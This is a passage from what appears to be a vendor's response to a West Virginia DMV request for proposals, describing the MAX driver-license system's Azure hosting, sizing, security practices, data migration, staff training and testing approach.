


Figure 25. Sample One Source Topic, 'What Service to Use When'

MAX User Assistance

MAX User Assistance is an excellent self-help tool built right into MAX to assist WVDMV employees when needed.

User Assistance provides context-sensitive help related to the service or screen the user is viewing. For WVDMV employees, the help panel will display a list of links to related One Source content, policies, charts, and forms. When an employee clicks a One Source link, a new window opens with step-by-step details and screenshots based on what the employee is doing in MAX.

By quickly providing relevant information or help to the employee, the employee can more efficiently meet the needs of the customer, improving both the employee and customer experience.




Figure 26. Sample User Assistance Panel in MAX

In the MAX Customer Portal, the User Assistance panels are also context-sensitive and are written in a Frequently Asked Questions (FAQ) style. Where possible, links to additional helpful information on the WVD MV website are provided.




Figure 27 Sample User Assistance panel in the Customer Portal

Verification of Compatibility (RFP 4.3.2.7)

The quality control of firmware and software verification process to ensure compatibility with all proposed system components.

As discussed in the Impact Testing (RFP 4.3.2.1) section, the process for testing the system prior to go-live to ensure firmware compatibility is planned. A combination of system and user acceptance testing along with AstreaX automated test scripts will validate the system is working as expected with the Azure components.

Health Check Process (RFP 4.3.2.8)

Health check hardware/software status procedure and describe this process.

As detailed in the Technical Documentation (RFP 4.3.2) section the WVD MV will be monitored using a combination of monitoring applications. The primary health monitor will be Microsoft Application Insights. The AstreaX team will set up monitors that will dispatch emails and/or SMS texts to on call personnel from the DevOps team. Additional monitors are supported during off-hours by a 24x7 monitoring service. The monitoring group will perform an escalation path of phone calls when issues are not acknowledged by the on-call support resources. The off-hours support is also utilized to handle critical errors in overnight batch processing.

For any hardware notifications, the DevOps team will create a case with Microsoft for resolution. Depending on the Microsoft enterprise agreement (between West Virginia and Microsoft) the speed of

the resolution may require a clearly defined escalation path. A large number of hardware issues are resolved with built-in redundancy of the hosted application (e.g., multiple VM servers).

Accommodating Growth (RFP 4.3.2.9)

Details outlining how the proposed solution can accommodate both expected and unexpected growth. This description should detail any costs that may be associated with such growth.

One significant advantage of using a cloud environment is the ability to scale up and down quickly as needed. If there is expected or unexpected growth, additional Azure servers could be added, servers could be upgraded, storage can be added, and other services can be added. While some of the Azure services are usage based, others are not. It is possible that growth may result in slightly higher costs, especially for number and sizes of servers, the amount of storage, and SQL usage. In Arizona, as volumes have increased the associated Azure costs have only increased negligibly. In fact, Arizona has been able to offset increases by fine-tuning the environments and using cost saving measures such as using reserved instances rather than pay-as-you-go pricing. The AstreaX team will bring this experience and lessons learned to guide the WVDMV implementation.

Access Controls (RFP 4.3.2.10)

Description of how the administration of access controls within the solution can be transferred to WVDMV.

MAX provides functionality to support the administration of WVDMV users by using controlled security levels access via a configuration utility feature called Lookup Management. The Lookup Management tool supports administration of multiple configuration database tables. The AstreaX team will train WVDMV resources on the use of these administration tools.




Figure 28. Access Controls – User Administration Support Functionality




Figure 29. Lookup Functionality

Mobile DL/ID (RFP 4.3.2.11)

A detailed description of how the system can be used to support an electronic mobile identification solution that allows citizens to display their credentials on their phone.

The MAX system supports multiple electronic mobile driver license and identification (mDL) initiatives giving the WVDMV options on how to rollout mDL to their customers. Using MAX, the State of Arizona opted to allow multiple mDLs based on the customer’s preference. Arizona was the first State to deploy the mDL natively to the Apple Wallet. Arizona recently deployed mDL natively to both the Google Wallet and the Samsung Wallet. Arizona also supports a third-party mDL mobile app available in both the Apple App Store and the Google Play Store.

As the WVDMV is determining the best strategy for its own mDL rollout, MAX can support almost any mDL strategy and the AstreaX team can provide guidance on how to best achieve the desired result. Arizona gives customers the option to disable mDL through the MAX Customer Portal meaning an mDL cannot be provisioned for this customer on any platform until the option is re-enabled by either the customer or an employee.




Figure 30. mDL Example

Sizing Considerations (RFP 4.3.2.12)

A recommended target system, environment, and infrastructure, proposal for the sizing of the target production environment, architecture overview, server sizing estimate and a list of third-party tools and utilities necessary to run the system.

The size of the target MAX system for WVDMV will be based on a number of factors. There are base Microsoft Azure components that are the same from jurisdiction to jurisdiction such as network ingress/egress. Other factors to consider is the population size of the State for sizing, such as the number of customers with a DL/ID credential and the total number of expected customers including the Title and Registration customers to be maintained in the new database.

From experience in Arizona and Wyoming, one factor to use in estimation is the storage requirements for generated document credentials, captured supporting transaction documents, and image storage including photos and signatures.

For each major spoke detailed in the MAX Architecture Overview diagram, a load balancer will sit in front of a pool of web and API VM servers. In Arizona the number of API servers, sized appropriately, is 16. In Wyoming the expected pool of API servers will be 4. For West Virginia, the AstreaX team is estimating 6 API servers will be required along with 2 web servers. An overview of the hub-and-spoke architecture is included in the Technical Documentation (RFP 4.3.2) section.

Using information compiled from the data migration the AstreaX team will be able to extrapolate the initial size of the WVDMV driver license database and then apply a yearly growth factor to allow for future data storage estimates.

Other components used in MAX will be sized accordingly for the WVDMV such as the COSMOS database. This is a high-speed database that is used to maintain transactions that may be held as “in-progress.” The in-progress transactions will be used for workflow such as supervisor or manager overrides.

One advantage of a cloud-based system is the ability to scale up or scale down the storage, VM servers, service fabric bus/queues and other Azure components quickly. The WVDMV, like the AZ MVD, should be able to save on Azure costs by leveraging component reservations. Component reservations are discounts provided that allow Microsoft to support yearly usage needs.

As shown in the network diagram in the Network Diagram and Description (RFP 4.3.2.20) section above, the use of Datadog, a log ingestion and analysis tool, will be evaluated to determine if this will benefit the WVDMV.

A list of the third-party software required for the MAX system are included in the Hosted Environment (RFP 4.2.2.22) section above.

Azure Services

The following is a list of the Azure services that are used for MAX in Arizona with descriptions.

| Microsoft Azure Services | Purpose |
|----------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------|
| Advanced Data Security | Provide Azure-wide data security monitoring and logging, required for jurisdiction environments |
| Advanced Threat Protection | Provides Azure-wide monitoring and threat protection, required for jurisdiction environments |
| API Management | Potential replacement solution for the External Proxy, would require less custom code and allow for better long-term management, not currently used |
| App Configuration | Used to configure Azure apps, allows you to change values without a reset of the app, primarily used in MVD Now and other, newer apps |
| Application Gateway | Provides network security for incoming traffic, required for jurisdiction environments |
| App Insights | Provides logging and telemetry for several applications |
| Azure Active Directory | Authentication provider for all internal apps and APIs |
| AAD B2C | Authentication provider for external apps like MVD Now, external apps will not function without this |
| Azure App Service | Compute provider for PaaS applications like MVD Now, External Proxy, ASQ, etc. |
| Azure Automation | Provides Azure-wide automation for operations, required for jurisdiction environments |
| Azure Bastion | Provides secure remote access to Azure infrastructure, recommended for jurisdiction environments |
| Azure Bot Service | Provides chatbot for AZ MVD Now |
| Azure Cognitive Search | Potential future search technology to replace speed search, not currently used |
| Azure Cosmos DB | Provides WIP storage backplane |
| Azure Data Factory v2 | Required for custom Arizona solution that imports GA data for analysis |
| Azure DB for PostgreSQL | Not currently used |
| Azure Firewall | A firewall solution will be required for jurisdiction environments |
| Azure Functions | Required for modern serverless apps like email logging from SendGrid webhooks, IDEMIA integration, and others |
| Azure Monitor | Global logging and monitoring backplane |
| Backup | Backs up VMs and data solutions, required for jurisdiction environments |

| Microsoft Azure Services | Purpose |
|--------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Bandwidth | Ingress and egress |
| Cognitive Services | Provides facial recognition and other cognitive image services, the app will run without this tech but several areas will not function correctly, mostly mDL and AZ MVD Now |
| ExpressRoute | Provides stable and high-speed connections to Azure, recommended for jurisdiction environments |
| Load Balancer | Required for HA/DR SQL and web solutions, required for jurisdiction environments. Basic load balancers are fine for non-Production environments, but standard should be used in pre-Production and Production environments |
| Log Analytics Workspace | Modern logging target that provides several benefits over SQL, modern AppInsights backplane |
| Palo Alto NG Firewall | A firewall solution will be required for jurisdiction environments |
| Redis Cache | Provides caching backplane for distributed cache, mostly used in security |
| Reservation | Save significant money using Azure reservations, recommended for jurisdiction environments post go-live |
| Security Center | Provides security monitoring and services Azure-wide, required for jurisdiction environments |
| Service Bus Queues | Handles async processes for fire and forget processes from the core system, consumed by Azure Functions, Service Fabric Apps, Batch, etc. |
| Service Fabric Apps | Provides async computing processes for real-time operations like logging and email/SMS, the app will run without this tech but several areas will not function correctly |
| SignalR | Provides real-time communications through web sockets |
| SQL Database (PaaS) | Hosts PaaS databases |
| SQL Managed Instance | Provides managed HA/DR SQL Services, not currently used, potential replacement for self-managed VM-based SQL HA/DR |
| Storage | Provides blob storage for several apps, disks for VMs, etc. |
| Virtual Machines | Provides compute for the core API, web, and batch solutions, some services like web and API may be able to be ported to App Services |
| Virtual Machine Licenses | MSDN licenses may be used in non-Production environments, jurisdictions must manage their own licenses in conjunction with Microsoft |
| Virtual Network | Internal resources should be hosted in their own VNET |
| VPN Gateway | Required for VPN functionality into internal networks |

| | |
|--------------------------|------------------------------------------------|
| Microsoft Azure Services | Purpose |
| Key Vault | Provides key and secret storage and operations |

Migration Strategy (RFP 4.3.2.13)

A proposed strategy for migrating data from the mainframe to the target database system with appropriate checkpoints.

As described in the Migration (RFP 4.2.2.4) section above, the strategy for conversion will result in many conversion runs to ensure the data is converted as expected. WVDMV will assist with validation of data throughout the project. A data migration plan will be developed with the steps outlined to perform the migration.

A checkpoint may be performed after each conversion run. The migration will begin with the driver related customer data followed by the issuance and credential data. The final step due to the complexity of the conversion is for the Driver Improvement (convictions/suspensions) data.

The AstreaX team will incorporate the data migration strategy checkpoints into the overall project schedule. This will provide WVDMV with the roadmap to identify when resources are required to perform reviews, validate data, and confirm data conversion reconciliation numbers.

Security Practices (RFP 4.3.2.14)

An overview of the vendor’s security practices, how the solution uses NIST 800 best practices <https://csrc.nist.gov/publications>.

AstreaX leverages Microsoft technologies for security practices. Microsoft Active Directory is used for internal user authentication. For MAX Customer Portal user authentication, Microsoft Active Directory Business to Consumer (AD/B2C) is used with multi-factor authentication. AD/B2C is designed for web applications with millions of users. Several Microsoft Azure services are used for extended security including:

- Advanced Data Security
- Advanced Threat Protection
- Application Gateway
- Azure Bastion
- Azure Firewall
- Key Vault
- Redis Cache
- Security Center
- VPN Gateway

AstreaX will implement Microsoft Azure best practices for NIST800 (FedRAMP). We will be leveraging the security features of Azure while designing and implementing MAX for the WVDMV according to

NIST800 security requirements. FedRAMP was established to provide a standardized approach for assessing, monitoring, and authorizing cloud computing products and services. FedRAMP is based on the NIST SP 800-53 standard, augmented by FedRAMP controls and control enhancements. Both Azure and Azure Government maintain a FedRAMP High Provisional Authorization to Operate (P-ATO) issued by the FedRAMP Joint Authorization Board (JAB). Given the close alignment between NIST CSF and NIST SP 800-53 controls, existing Azure FedRAMP High authorizations provide strong customer assurances that Azure services in FedRAMP audit scope conform to the NIST CSF risk management practices.

Once MAX is operational and Azure is correctly configured by the AstreaX team, both MAX and Azure can provide the WVDMV with a host of useful automated notifications. MAX notifications are generally focused on customer data and can send an automated notification when certain records have been accessed (i.e. the record of an undercover officer). MAX also has robust data access logging so reporting can be run on which employees have accessed specific customer accounts. Microsoft Azure can be configured to provide automated notifications for security and MAX application health. The AstreaX team will work with the WVDMV to configure both MAX and Azure automated notifications to align with WVOT policies as well as WVDMV preferences.

Size and Scope Considerations (RFP 4.3.2.15)

A description of the vendor’s approach to designing, developing, and testing a solution of similar size and scope.

Using the experience gained in the Wyoming project which is similar in size and scope to West Virginia, the AstreaX team members will perform the following steps:

- Conduct gap analysis sessions to identify changes required to the MAX system to support WVDMV requirements – estimated time frame is 9 months for all sessions (with Driver Improvement being the longest).
- Conduct interface partner discovery and review sessions to identify the requirements or interface needs unique to West Virginia.
- Develop an interface specification document that will be presented to the partner for review and sign-off.
- Using the information gathered in the gap sessions and interface discovery sessions
- develop user stories in Azure DevOps for development.
- Sprint planning – schedule user stories for development within a 3-week sprint.
- Perform QA on developed user stories during a sprint.
- Schedule sprint release into a test environment to perform additional QA.
- Notify the WVDMV when functionality is ready for casual testing.
- Perform data conversion linked to sprints. Conversion will also be used for WVDMV casual testing.

A formal system test including performance testing will be conducted at the conclusion of the development sprints. The system test will be completed prior to user acceptance testing. During the

development and system testing phases the user training material will be developed. The AstreaX team will provide support to the WVDMV user acceptance test team as required.

With experience from both Arizona and Wyoming projects, a deployment plan will be developed for the West Virginia go-live. The deployment plan will be finalized after multiple reviews with the WVDMV business and technical teams.

User Training (RFP 4.3.2.16)

A description of the vendor's approach to training a large number of users at multiple locations across the state.

End User Training

With end users spread out across Regional Offices throughout the state, AstreaX would recommend using a staggered approach to end user training. The key training roles for an implementation of this size:

- **MAX Advocates.** Also called Change Champions are super users in each location who receive early adopter training and access to a training environment for practice and demos.
- **MAX Trainers.** Trainers can be a combination of learning and development team members, MAX Advocates on a stretch assignment, or other key employees.

AstreaX utilizes a train-the-trainer approach where employees identified as MAX Trainers complete a full cycle (estimated to be 5 full days) of training as end users. The MAX Trainers then return for a train-the-trainer event (estimated to be 5 full days) that includes coverage of key adult learning principles as well as performing teach-backs of MAX content while receiving feedback from their peers and AstreaX team members. The AstreaX team will work hard to ensure the MAX Trainers are as knowledgeable as possible so they can be highly impactful to the end users they will be training.

MAX Advocates are those super users in each location. They will travel to a central location to receive training in advance of their Regional Office. When training occurs for their locations, we call on these MAX Advocates to help the trainers periodically check on their peers to make sure no learner is falling behind. These Advocates also serve as a point of contact for end users in their location – they can either answer or escalate questions they receive from end users between training and go-live.

With a widely distributed audience, AstreaX will take a staggered approach to training each location. Additional trainers from within the WVDMV will help cover this geographically-distributed audience. The team will carefully stagger and schedule training to ensure that each location is sufficiently trained.

- **In metropolitan areas with larger Regional Offices,** AstreaX will plan to bring employees to a centralized training room for a full week of Instructor-Led training. This approach enables those larger offices to continue to provide services to the public while some of their peers are in training.

- **In areas with smaller Regional Offices**, trainers will travel to the location to provide on-site training, and AstreaX will work with the WVDMMV to plan for coverage during training (e.g., a mobile unit parked outside the WVDMMV office to address customer needs while the office is closed for training).

Post-training and practice activities are provided to keep skills fresh, especially in the time between training and system go-live. Consistent communication with MAX Advocates enables AstreaX to monitor learner needs and struggles, and provide additional training content as needed across the various delivery methods. In the unlikely event a go-live is delayed, additional instructor-led sessions will be held with MAX Advocates on new or refresher topics.

Following go-live, continued communication with MAX Advocates is critical, and AstreaX will work with the appropriate WVDMMV team to help provide communication support to impacted audiences based on any system updates, hotfixes, or releases. This includes “What’s New” updates in One Source so employees can always reference the latest content.

New Hire Training

AstreaX will consult with the WVDMMV Learning and Development team members on the development of new hire training for each end user group within MAX. With superb resources like One Source, MAX User Assistance, self-paced courses, and the use of training environments for practice before a new hire is proficient to work unsupervised, in Arizona the AstreaX team has seen a reduction in new hire training time from approximately 9 months for the legacy mainframe system, to approximately 3 weeks for MAX.

By applying the training program concepts of Available, Relevant, Hands-on Practice, Instructor-Led Training, and Reference Resources after Training, new hires can get up to speed much faster with less reliance on others.

Iteration Testing Approach (RFP 4.3.2.17)

A description of the vendor’s planned approach to iteration testing or the equivalent.

AstreaX uses a hybrid **Agile/Scrum** software development methodology. This allows for an incremental and iterative approach, open to changing requirements and continuous feedback from the WVDMMV business team.



Figure 31. Iterative Testing

Throughout each development sprint, both functional and integration testing will be performed to validate implemented changes as well as the overall system. Identified issues and change controls will be documented and reviewed with the WVDMV business team and the AstreaX team. Together the teams will determine the prioritization of these items and which sprint they will be assigned.

Structured Testing Approach (RFP 4.3.2.18)

A description of the vendor's planned approach to conducting structured testing with AAMVA.

Based on the AstreaX team's deep experience with structured testing with AAMVA, both in Arizona and other jurisdictions, an approach of utilizing both casual testing and structured testing is recommended for West Virginia.

Casual Testing. Casual testing is user testing that doesn't follow a script or test case and allows for preliminary AAMVA testing and feedback before the team moves to structured testing. The AstreaX team will work alongside AMMVA to ensure that functionality between MAX and AAMVA is working properly. Please note, this can only occur after the AAMVA connections are setup and configured in MAX.

Structured Testing. The AstreaX team will schedule formal, structured testing with AAMVA which, per AAMVA, requires specific steps in a specified sequence with a pre-determined test data set. The testing process will require significant back-and-forth between the AstreaX team and the assigned AAMVA resources. It is important to note that this type of testing must be planned around AAMVA staff availability and per AAMVA guidelines, can only occur shortly before go-live. An AAMVA certification of working interfaces is required to go-live. The proposed AstreaX team has led this effort several times, most recently in Arizona, and can guide the WVDMV efficiently through this process.

Integration, System, Performance, and User Acceptance Testing Approach (RFP 4.3.2.19)

A description of the vendor’s planned approach to Integration, System, Performance, and User Acceptance Testing.




Figure 32. Development and Testing Approach

The AstreaX team has a great deal of experience implementing modernized Driver Services systems and a large component of successful implementations is testing. This includes unit testing, integration testing, system testing, performance testing, penetration testing, and user acceptance testing.

Per the AstreaX process, before a developer can consider a task complete, they must execute unit tests that focus on the individual components of the MAX application. Unit testing validates that each component works as intended and meets system requirements. It allows developers to quickly identify and fix any issues early, improving the overall quality of the application.

Throughout the development sprint, QA Analysts perform functional and integration testing. Functional testing (also referred to as system testing) ensures that the functional requirements are working as designed. Integration testing ensures that the technical implementation (i.e., third-party libraries or APIs) of a specific requirement interacts correctly with relevant interfaces.

User acceptance testing (UAT) will begin when code is released to the pre-Production environment. The UAT Coordinator will meet with the WVDMV business team to review completed changes, proposed (and provided) test plans/scripts, and required data for validation. The WVDMV business team will

document all issues and change controls for review and prioritization with the AstreaX development team via the UAT Coordinator. Valid issues or bugs will be documented and tracked in Azure DevOps.

The AstreaX team will incorporate system usability and user experience across all elements of the testing approach, but these items will get the most attention during UAT. System usability and user experience efforts will include the employee experience and, if the WVDMMV chooses to leverage the MAX Customer Portal over the current NIC portal, the end customer experience as well. AstreaX has user experience professionals on staff and will allocate some of their time to the WVDMMV Driver System modernization effort.

Additionally, as part of the initial MAX development effort, the Arizona MVD invested in system usability and user experience (both customer and employee). Because the WVDMMV will be receiving the same code base that Arizona is currently operating in production, the WVDMMV will receive the benefit of this user experience investment.

“AstreaX’s User Experience (UX) team will advocate for WVDMMV customers and their usability needs. We work to understand the cultural differences of West Virginia’s demographics, behaviors, and vernacular. We efficiently prototype and user test for compatibility, accessibility, and effectiveness.”

– Jon Hrach,
AstreaX Design Director

When appropriate, penetration testing will be performed to ensure non-authorized sources cannot access the MAX application, and identify security vulnerabilities throughout the system. During penetration testing planning, security requirements will be documented and configured with the penetration testing tool.

At scheduled times and prior to go-live, performance testing will be executed to meet defined system-load metrics and any identified improvements will be made to optimize the MAX application’s performance. The performance testing tool will record testing scripts for primary application use cases. Test data will also be prepared to simulate Production load. During testing, AstreaX will monitor performance parameters such as CPU, memory, file systems, response times, and more to identify performance tuning opportunities.

Network Diagram and Description (RFP 4.3.2.20)

A network diagram and network description.

The proposed network topology for WVDMMV utilizing the existing WVDMMV backbone will support the MAX cloud-based solution at the DMV field offices. The design includes a high level of network security.

MAX in Arizona is built on a FedRAMP, NIST, OWASP, CJIS fully compliant Microsoft Azure Cloud environment. The MAX system includes the security, document imaging, hosting requirements, system recovery, transactional database, data warehouse, interfaces, rules engine, and vendor services required for the support of this system.

If it is decided to leverage the Azure Government Cloud, the AstreaX team is recommending the US Gov Virginia region datacenter as the primary Azure region for the new West Virginia MAX system. The disaster recovery of this solution will reside in one of the Azure Gov regions in the continental US. The Azure regions are interconnected via a high speed, redundant network. The network includes content distribution, load balancing, redundancy, and data-link layer encryption by default for all Azure traffic within a region or travelling between regions. The WVDMV offices will be connected to the Azure region via encrypted SSL VPN connections via the VPN connection between the WVDMV network and the Azure environment over the Internet. The Microsoft Azure Government Cloud uses physically isolated data centers and networks within the continental US.

Cloudflare is used to provide several networking services including WAF, DDOS protection, SSL offloading, DNS, and others. Cloudflare is a segment leader in cloud networking services and is trusted by governments across the world.

Datadog is used for log ingestion and analysis. It can be used to identify and mitigate security and performance issues across the enterprise system. Arizona has opted to use Datadog but other solutions may be substituted by the jurisdiction.

The network architecture for the project is shown in the diagram that follows.

